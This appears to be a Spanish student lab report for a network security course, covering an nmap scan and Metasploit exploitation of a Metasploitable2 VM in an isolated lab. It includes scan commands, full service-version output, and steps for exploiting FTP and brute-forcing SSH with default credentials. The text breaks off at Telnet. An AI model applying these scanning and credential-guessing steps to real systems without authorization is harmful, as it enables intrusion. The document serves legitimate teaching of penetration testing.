Informe de Primer Laboratorio:

Análisis y Exploit de Puertos Vulnerables

Yadier Stiven Mayoral Palomeque

Facultad de Ingeniería, Universidad Tecnológica del Chocó Diego Luis Córdoba

2720409: Seguridad y Auditoria de Redes

Docente: Rafael Sandoval Morales

Quibdó, Chocó

Agosto 2025

Tabla de Contenido

Pag.

Tabla de Ilustraciones

Pag.

Introducción

Este primer laboratorio de seguridad y auditoría de redes tiene como objetivo simular un entorno controlado que represente una red real, permitiendo poner en práctica técnicas de reconocimiento, análisis y explotación de servicios/puertos vulnerables.

Mediante la implementación de una red NAT y el uso de herramientas como **Nmap**, **Kali Linux** y **Metasploit Framework**, se realizó un proceso de auditoría orientado a detectar puertos abiertos y servicios vulnerables, con el fin de evidenciar los riesgos que conlleva una mala configuración o de la exposición innecesaria de servicios en una máquina virtual vulnerable de **Metasploitable2**.

Objetivos

Objetivo General

Simular un entorno controlado que represente una red real, permitiendo poner en práctica técnicas de reconocimiento, análisis y explotación de servicios/puertos vulnerables.

Objetivos Específicos

Crear una red NAT e integrar las maquinas virtuales para establecer un entorno seguro para llevar a cabo el laboratorio.

Escanear la red con **Nmap** con el fin de identificar puertos abiertos y servicios vulnerables.

Utilizar la herramienta **msfconsole** para explotar los servicios presentes en los siguientes puertos: 21, 23, 25, 53, 139, 445, 2121, 3306 y 5432.


Analizar los resultados obtenidos y evaluar los riesgos de cada vulnerabilidad encontrada y explotada.

Preparación del entorno

Creación de Red NAT

Se configura una red tipo **NAT (Semestre9-2025-1)** en VirtualBox para simular una red interna privada entre las máquinas virtuales.

Ilustración 1 Creación de red NAT




Adicción de Máquinas Virtuales a la Red Nat

Se agregan las dos máquinas virtuales necesarias para el laboratorio:


Máquina virtual atacante (Kali Linux):

Ilustración 2 Adicción de Máquina Virtual Kali Linux a Red Nat



Máquina virtual victima (Metasploitable2):

Ilustración 3Adicción de Máquina Virtual Metasploitable2 a Red Nat




Verificación de Asignación de Direcciones IP y Conectividad

Luego de adicionar las máquinas virtuales a la red se revisa que ambas hayan obtenido direcciones IP del mismo segmento. Las direcciones IP estarán resaltadas en rojo.


Dirección IP Kali Linux:

Ilustración 4 Dirección IP Kali Linux



Dirección IP Metasploitable2:

Ilustración 5 Dirección IP Metasploitable2




Conectividad entre Máquinas

Se realiza un ping de Kali a Metasploitable2 y de Metasploitable2 a Kali con el fin de verificar la conectividad entre ambas máquinas.


Ping de Kali a Metasploitable2

Ilustración 6 Ping de Kali a Metasploitable2



Ping de Metasploitable2 a Kali

Ilustración 7 Ping de Metasploitable2 a Kali




La conexión entre ambas maquinas es satisfactoria, esto es fundamental para el buen desarrollo del laboratorio, sino hay conectividad no se puede continuar con el laboratorio, en ese caso habría que revisar la configuración de red de ambas maquinas.

Escaneo de Red Nat

Escaneo de Red (Dispositivos Conectados a la Red)

Se realiza un análisis de la red utilizando el comando **nmap -sn 192.168.5.0/24**, con el fin de revisar cuantos dispositivos hay conectados a la red.

Ilustración 8 Análisis de Red




En la ilustración anterior se evidencia que hay 5 dispositivos conectados a la red, los dispositivos que interesan son el resaltado en rojo que será el objetivo del ataque (máquina virtual de Metasploitable2) y el resaltado en verde que será el ejecutor del ataque (Kali Linux).

Escaneo de Puertos y Servicios

Se realiza un análisis de puertos y servicios abiertos/vulnerables utilizando el comando **nmap -sV 192.168.5.0/24** con el objetivo de verificar los servicios y puertos abiertos/vulnerables de los dispositivos de la red.

Ilustración 9 Escaneo de Puertos y Servicios



El contenido del escaneo es el siguiente:

Nmap scan report for 192.168.5.1
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.5.2
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION


```
135/tcp open  msrpc         Microsoft Windows RPC
445/tcp open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 192.168.5.3
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.5.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:07:36:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.4
Host is up (0.10s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel
Nmap scan report for 192.168.5.5
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.5.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 31.22 seconds
```

Lo anterior es el resultado del escaneo de puertos y servicios realizados a la red, este escaneo arroja la dirección MAC de cada uno de los dispositivos, su dirección IP, los puertos abiertos, los servicios asociados a cada puerto y sus versiones (importante para explotar), y también proporciona información del sistema operativo del dispositivo. Toda esta información es sumamente importante para realizar los ataques, ya que la información proporcionada es clave.

Explotación de Puertos y Servicios

Para explotar los puertos y servicios se hace uso de la herramienta Metasploit Framework Console, esta se abre en una nueva consola de comandos de Kali utilizando el comando **msfconsole**.

Ilustración 10 Inicio de herramienta Msfconsole



Una vez iniciada la herramienta se puede iniciar con el proceso de explotar los puertos y servicios de la maquina objeto de ataque, Metasploitable2.

Explotación del Puerto 21 (FTP)

Las versiones de los servicios son sumamente importantes porque haciendo uso de ellas se hace una búsqueda de vulnerabilidad de estos.

Ilustración 11 Búsqueda de versión servicio ftp




Ilustración 12 Selección de maquina victima para ejecutar el exploit





Ilustración 13 Exploit exitoso FTP



Explotación del Puerto 21 (SSH)


Para explotar este servicio hay que tener en cuenta que para utilizar el servicio SSH en condiciones normales, se necesita dirección IP (ya se tiene), usuario y contraseña, credenciales que no se tienen, entonces primero hay que encontrar estas credenciales.

Ilustración 14 Búsqueda de vulnerabilidades servicios SSH

Se procede a configurar el ataque proporcionando la dirección IP de la victima utilizando el comando **set rhosts,** luego se agrega un diccionario de contraseñas y usuarios predeterminados


para hacer la comparativa, y poder encontrar las credenciales para explotar satisfactoriamente este servicio, en la siguiente ilustración se evidencia que se explotó correctamente y se inició la sesión 3.

Ilustración 15 Exploit SSH



Para ingresar al sistema hay que suplantar la sesión iniciada, primero se utiliza el comando **sessions** para listar las secciones, luego se selecciona la sesión utilizando el comando **sessions -i 3**, una vez hecho esto estamos dentro del sistema como se evidencia en la siguiente ilustración.

Ilustración 16 Comprobación de exploit



Explotación del Puerto 23 (Telnet)

Para explotar este servicio es importante tener en cuenta que Telnet es un protocolo de acceso remoto que, por su antigüedad, no utiliza cifrado. Esto lo convierte en una vía de entrada potencial si se encuentra activo y mal configurado. Se necesita un usuario y contraseña al igual que en el servicio SSH. A continuación, se procede a buscar las vulnerabilidades existentes de este servicio en msfconsole.

Ilustración 17 Búsqueda de vulnerabilidades Telnet

